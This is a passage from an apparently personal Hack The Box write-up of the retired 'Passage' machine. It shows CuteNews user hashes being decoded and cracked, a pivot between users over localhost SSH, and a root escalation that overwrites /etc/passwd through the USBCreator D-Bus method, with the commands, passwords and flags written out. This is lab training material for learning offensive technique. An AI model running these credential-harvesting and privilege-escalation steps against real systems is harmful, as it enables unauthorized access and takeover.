-rw-r--r-- 1 www-data www-data  109 Aug 31  2020 32.php
-rw-r--r-- 1 www-data www-data  113 Mar 29 12:53 41.php
```

22. **Since this server has fail2ban we can not do directory busting because we will get banned. However, if you go to this link you can see everything in cdata** `http://10.10.10.206/CuteNews/cdata/`



Index of /CuteNews/cdata

```
Name                 Last modified     Size Description
Parent Directory                          -
Default.tpl          2018-08-20 14:59  2.1K
Headlines.tpl        2018-08-20 14:59  1.7K
archives/            2018-08-20 14:59     -
auto_archive.db.php  2018-08-20 14:59     0
backup/              2020-06-18 09:18     -
```

```
This is the same directory we cd into with our shell.
 I got into cdata/users and there are some interesting files there. If I cat one out there is a base64 encoded string. I
decoded that and there seems to be the hex encoded hash of some of the users.
www-data@passage:/var/www/html/CuteNews/cdata/users$ cat 7a.php
<?php die('Direct call - access denied'); ?>
YToxOntzOjQ6Im5hbWUiO2E6MTp7czo5OiJzaWQtbWVpZXIiO2E6OTp7czoyOiJpZCI7czoxMDoiMTU5MjQ4MzI4MSI7czo0OiJuYW1lIjtzOjk6InNpZC1tZWllciI7cz
ozOiJhY2wiO3M6MToiMyI7czo1OiJlbWFpbCI7czoxNToic2lkQGV4YW1wbGUuY29tIjtzOjQ6Im5pY2siO3M6OToiU2lkIE1laWVyIjtzOjQ6InBhc3MiO3M6NjQ6IjRi
ZGQwYTBiYjQ3ZmM5ZjY2Y2JmMWE4OTgyZmQyZDM0NGQyYWVjMjgzZDFhZmFlYmI0NjUzZWMzOTU0ZGZmODgiO3M6MzoibHRzIjtzOjEwOiIxNTkyNDg1NjQ1IjtzOjM6Im
JhbiI7czoxOiIwIjtzOjM6ImNudCI7czoxOiIyIjt9fX0=www-data@passage:/var/www/html/CuteNews/cdata/users$
www-data@passage:/var/www/html/CuteNews/cdata/users$ echo -n
"YToxOntzOjQ6Im5hbWUiO2E6MTp7czo5OiJzaWQtbWVpZXIiO2E6OTp7czoyOiJpZCI7czoxMDoiMTU5MjQ4MzI4MSI7czo0OiJuYW1lIjtzOjk6InNpZC1tZWllciI7c
zozOiJhY2wiO3M6MToiMyI7czo1OiJlbWFpbCI7czoxNToic2lkQGV4YW1wbGUuY29tIjtzOjQ6Im5pY2siO3M6OToiU2lkIE1laWVyIjtzOjQ6InBhc3MiO3M6NjQ6IjR
iZGQwYTBiYjQ3ZmM5ZjY2Y2JmMWE4OTgyZmQyZDM0NGQyYWVjMjgzZDFhZmFlYmI0NjUzZWMzOTU0ZGZmODgiO3M6MzoibHRzIjtzOjEwOiIxNTkyNDg1NjQ1IjtzOjM6I
mJhbiI7czoxOiIwIjtzOjM6ImNudCI7czoxOiIyIjt9fX0" | base64 -d
a:1:{s:4:"name";a:1:{s:9:"sid-meier";a:9:{s:2:"id";s:10:"1592483281";s:4:"name";s:9:"sid-
meier";s:3:"acl";s:1:"3";s:5:"email";s:15:"sid@example.com";s:4:"nick";s:9:"Sid
Meier";s:4:"pass";s:64:"4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88";s:3:"lts";s:10:"1592485645";s:3:"ban";s:
1:"0";s:3:"cnt";s:1:"2";}}}base64: invalid input
If we go to http://10.10.10.206/CuteNews/cdata/users <<< We can see all of these base64 encoded entries with possibly hashes
inside.
If we click on /lines there is all the base64 encoded strings for us. So we do not even have to cat out all the users.
http://10.10.10.206/CuteNews/cdata/users/lines
```

23. **Base64 encoded strings**

```
If you go to http://10.10.10.206/CuteNews/cdata/users/lines you will see all these base64 encoded strings with hex encoded
hashes possibly inside. I think I repeated myself.
```

24. **Lets use curl to make parsing these encoded strings easier**

```
▷ curl -s -X GET "http://10.10.10.206/CuteNews/cdata/users/lines" | grep -v denied
--------------------------
YToxOntzOjU6ImVtYWlsIjthOjE6e3M6MTY6InBhdWxAcGFzc2FnZS5odGIiO3M6MTA6InBhdWwtY29sZXMiO319
YToxOntzOjI6ImlkIjthOjE6e2k6MTU5ODgyOTgzMztzOjY6ImVncmU1NSI7fX0=
```


- #pwn_while_loop_base64_many_strings_in_one_file
- #pwn_decode_many_base64_strings_with_while_loop
- #pwn_base64_decode_many_strings_with_while_loop

25. **How to effeciently decode all these base64 strings in a row using a while loop**

```
▷ curl -s -X GET "http://10.10.10.206/CuteNews/cdata/users/lines" | grep -v denied | while read line; do echo $line | base64 -
d; echo; done
If you just want to do it manually. Which why would you want to, but this is an option. You can just separate every base64
string on a new line. See below.
 ▷ cat tmp | sed 's/ /\n\n/g'
```

```
4.  ▷ curl -s -X GET "http://10.10.10.206/CuteNews/cdata/users/lines" | grep -v denied | while read line; do echo $line | base64 -
d; echo; done
a:1:{s:5:"email";a:1:{s:16:"paul@passage.htb";s:10:"paul-coles";}}
a:1:{s:2:"id";a:1:{i:1598829833;s:6:"egre55";}}
a:1:{s:5:"email";a:1:{s:15:"egre55@test.com";s:6:"egre55";}}
a:1:{s:4:"name";a:1:{s:5:"admin";a:8:
{s:2:"id";s:10:"1592483047";s:4:"name";s:5:"admin";s:3:"acl";s:1:"1";s:5:"email";s:17:"nadav@passage.htb";s:4:"pass";s:64:"7144a8b
531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1";s:3:"lts";s:10:"1592487988";s:3:"ban";s:1:"0";s:3:"cnt";s:1:"2";}}}
5. I am guessing this is the admin hash. admin:7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
```

26. **After you copy all of the hex encoded hashes to a file. Go to `crackstation.net` and decode them**



```
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfce9af3085fbeca
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88	Unknown	Not found.
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1	Unknown	Not found.
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd	sha256	atlanta1
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfce9af3085fbeca	Unknown	Not found.
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc	sha256	egre55

```
1. ~/hackthebox/passage ▷ cat hex_encoded_hashes | cut -d ':' -f2 | sponge hex_encoded_hashes
2. ~/hackthebox/passage ▷ jbat hex_encoded_hashes
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfce9af3085fbeca
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
3. So we get 2 that cracked.
______________________________
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88        Unknown Not found.
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1        Unknown Not found.
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd        sha256  atlanta1
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfce9af3085fbeca        Unknown Not found.
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc        sha256  egre55
```

SU to paul with `atlanta1`

27. **So we have 2, and I think the second one is not valid**

```
1. paul:atlanta1
nick:egre55
2. www-data@passage:/var/www/html/CuteNews/cdata/users$ cd /home
www-data@passage:/home$ su paul
Password:
paul@passage:/home$ cat paul/user.txt
2eee9718e899a37730ca52cec9d64d0d
3. SUCCESS, we have the user flag.
```

ssh via local host

28. **Time to enumerate the box as user paul**

```
1. There is something interesting in the home directory of our user paul. If you cd into ~/.ssh and cat out authorized_keys you
will see that nadav has his public key in there.
2. paul@passage:/home$ cd paul/.ssh
paul@passage:~/.ssh$ cat authorized_keys
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCzXiscFGV3l9T2gvXOkh9w+BpPnhFv5AOPagArgzWDk9uUq7/4v4kuzso/lAvQIg2gYaEHlDdpqd9gCYA7tg76N5RLbroGqA6Po9
1Q69PQadLsziJnYumbhClgPLGuBj06YKDktI3bo/H3jxYTXY3kfIUKo3WFnoVZiTmvKLDkAlO/+S2tYQa7wMleSR01pP4VExxPW4xDfbLnnp9zOUVBpdCMHl8lRdgogOQu
EadRNRwCdIkmMEY5efV3YsYcwBwc6h/ZB4u8xPyH3yFlBNR7JADkn7ZFnrdvTh3OY+kLEr6FuiSyOEWhcPybkM5hxdL9ge9bWreSfNC1122qq49d nadav@passage
3. The way to use this to our advantage since we are already on the box is simply to ssh via localhost as nadav. I am not too
aware of why this is possible but it works. See the following command.
```

```
4. paul@passage:~/.ssh$ ssh nadav@localhost
Last login: Mon Aug 31 15:07:54 2020 from 127.0.0.1
nadav@passage:~$ whoami
nadav
```


Pivot to nadav

29. **SUCCESS, we are now in an ssh shell as nadav**

```
1. If I do an ls -la to see the hidden files there is a .bash_history and .viminfo
2. nadav@passage:~$ ls -la
----------  1 nadav nadav    0 Jul 21  2020 .bash_history
-rw-------  1 nadav nadav 1402 Jul 21  2020 .viminfo
3. I can not chmod 777 or even list the permissions of chattr. lsattr /path/to/file
4. adav@passage:~$ lsattr .bash_history
lsattr: Permission denied While reading flags on .bash_history
5. This must be locked down with the chattr -V flag. If you want to lock down a file and make it immutable you simply assign 'sudo
chattr +i /path/to/file'. But you can also make it so that it will not even show up at all if trying to list the file permissions
with lsattr by using the "-V" flag. See below.
6. sudo chattr +i -V file_name
7. Only root can remove this file attribute with 'root@blackarch:~ chattr = /path/to/file'. The equals sign = will remove all the
attributes.
```

30. **Lets check out the `viminfo` file**

```
1. nadav@passage:~$ cat .viminfo | grep USB | head -n 1
/etc/dbus-1/system.d/com.ubuntu.USBCreator.conf
2. This reference to "USBCreator.conf" seems interesting. Lets google it to find out what it is.
3. Google 'USBCreator exploit'
4. Here is an article by Palo Alto. They write really good articles.
5. https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/#
```



```
nadav@ubuntu:~$ id
uid=1000(nadav) gid=1000(nadav) groups=1000(nadav),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
nadav@ubuntu:~$ ls / | grep a.txt
nadav@ubuntu:~$ echo "Hello world of USB" > ~/a.txt
nadav@ubuntu:~$ gdbus call --system --dest com.ubuntu.USBCreator  --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /home/nadav/a.txt /a.txt true
()
nadav@ubuntu:~$ ls / | grep a.txt
a.txt
nadav@ubuntu:~$ ll /a.txt
-rw-r--r-- 1 root root 19 Jun 20 06:08 /a.txt
nadav@ubuntu:~$ cat /a.txt
Hello world of USB
```


The walk through is kind of long, but the principles are basic. Lets check it out.

```
1. nadav@passage:~$ which gdbus
/usr/bin/gdbus
nadav@passage:~$ cd /tmp
nadav@passage:/tmp$ cat /etc/passwd
2. nadav@passage:/tmp$ cp /etc/passwd passwd
3. I create with openssl a password : hello
4. nadav@passage:/tmp$ openssl passwd
Password:
Verifying - Password:
8VziHMbbuf3hI
5. I take this hash and subsitute it for the x in the root user of the passwd I copied into /tmp.
6. nadav@passage:/tmp$ cat passwd | grep root
root:8VziHMbbuf3hI:0:0:root:/root:/bin/bash
7. normally it should look like this >>> root:x:0:0:root:/root:/bin/bash
8. To delete the system original passwd and replace it with our fake one we run the following command.
9. nadav@passage:/tmp$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method
com.ubuntu.USBCreator.Image /tmp/passwd /etc/passwd true
10. If it works you will get an open and close parenthesis ()
11. nadav@passage:/tmp$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method
com.ubuntu.USBCreator.Image /tmp/passwd /etc/passwd true
()
12. SUCCESS
```

32. **The original has been replaced with our fake password.**

```
1. nadav@passage:/tmp$ cat /etc/passwd | grep root
root:8VziHMbbuf3hI:0:0:root:/root:/bin/bash
2. Now all we need to do is to su root. The password I created with openssl was hello. Lets see if it will work.
3. nadav@passage:/tmp$ su root
Password:
root@passage:/tmp# whoami
```

```
root
root@passage:/tmp# cat /root/root.txt
d987d366c0def751d50a48b8aa04813b
```



Passage has been Pwned!

Congratulations **quadamage**, best of luck in capturing flags ahead!

#9957	30 Mar 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

PWNED!